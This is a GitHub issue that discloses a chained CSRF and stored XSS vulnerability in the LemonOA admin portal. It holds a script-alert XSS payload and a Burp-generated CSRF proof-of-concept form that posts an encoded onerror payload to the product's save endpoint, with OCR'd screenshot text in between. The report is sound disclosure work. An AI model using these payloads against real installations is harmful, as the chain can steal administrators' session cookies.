xuhuisheng / lemon Public

Code Issues 70 Pull requests 10 Actions Projects Wiki ...

New issue


Jump to bottom

Csrf + Xss combination Can be obtained user cookie #199

Open alixiaowei opened this issue on Oct 15, 2019 · 0 comments

alixiaowei commented on Oct 15, 2019 • edited

Product Homepage: http://www.mossle.com/index.do
Place of backstage exists Csrf Vulnerability,attacker Structure a csrf payload,Once the administrator clicks on the malicious link, the component information is automatically add.
There is an xss in the place of Editing component



组件
待办任务

标题
<script>alert('cookie')</script>

通知公告

新闻	LemonOA 1.10.0发布	2019-03-3
新闻	环球时报:宜家居然在我们眼皮底下玩我们这么多年	2019-02-2
新闻	LemonOA 1.9.0发布	2019-02-2
新闻	LemonOA 1.9.0发布	2019-01-1
轮播	test	2019-01-0
新闻	LemonOA 1.8.0发布	2017-04-0
新闻	LemonOA 1.7.0发布	2016-06-07

常用工具

地图	ditu.baidu.com
翻译	translate.google.com

待办任务

编号	名称


导航

流程中心	个人事务
个人信息	网盘
邮箱	网站首页

We can write an xss first, and then construct the csrf code, so that after the account clicks on the malicious link of the attacker, it will execute csrf, and the website will have an xss. As long as the account visits the page , he can get him Cookie

Csrf Exp:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://www.mossle.com/portal/save.do" method="POST">
      <input type="hidden" name="portalWidgetId" value="5557079425024" />
      <input type="hidden" name="portalItemName" value="&lt;img&#32;src&#61;x&#32;onerror&#61;alert&#40;&apos;cookie&apos;&#41;&gt;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



www.mossle.com 显示

cookie

确定

通知公告

新闻	LemonOA 1.10.0发布	2019-03-30
新闻	环球时报:宜家居然在我们眼皮底下玩我们这么多年	2019-02-28
新闻	LemonOA 1.9.0发布	2019-02-28
新闻	LemonOA 1.9.0发布	2019-01-16
轮播	test	2019-01-03

气预报

28 /22℃ 深圳

多云 东北风

常用工具

地图	ditu.baidu.com
翻译	translate.google.com

待办任务

编号	名称

导航

流程中心	个人事务
个人信息	网盘
邮箱	网站首页

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant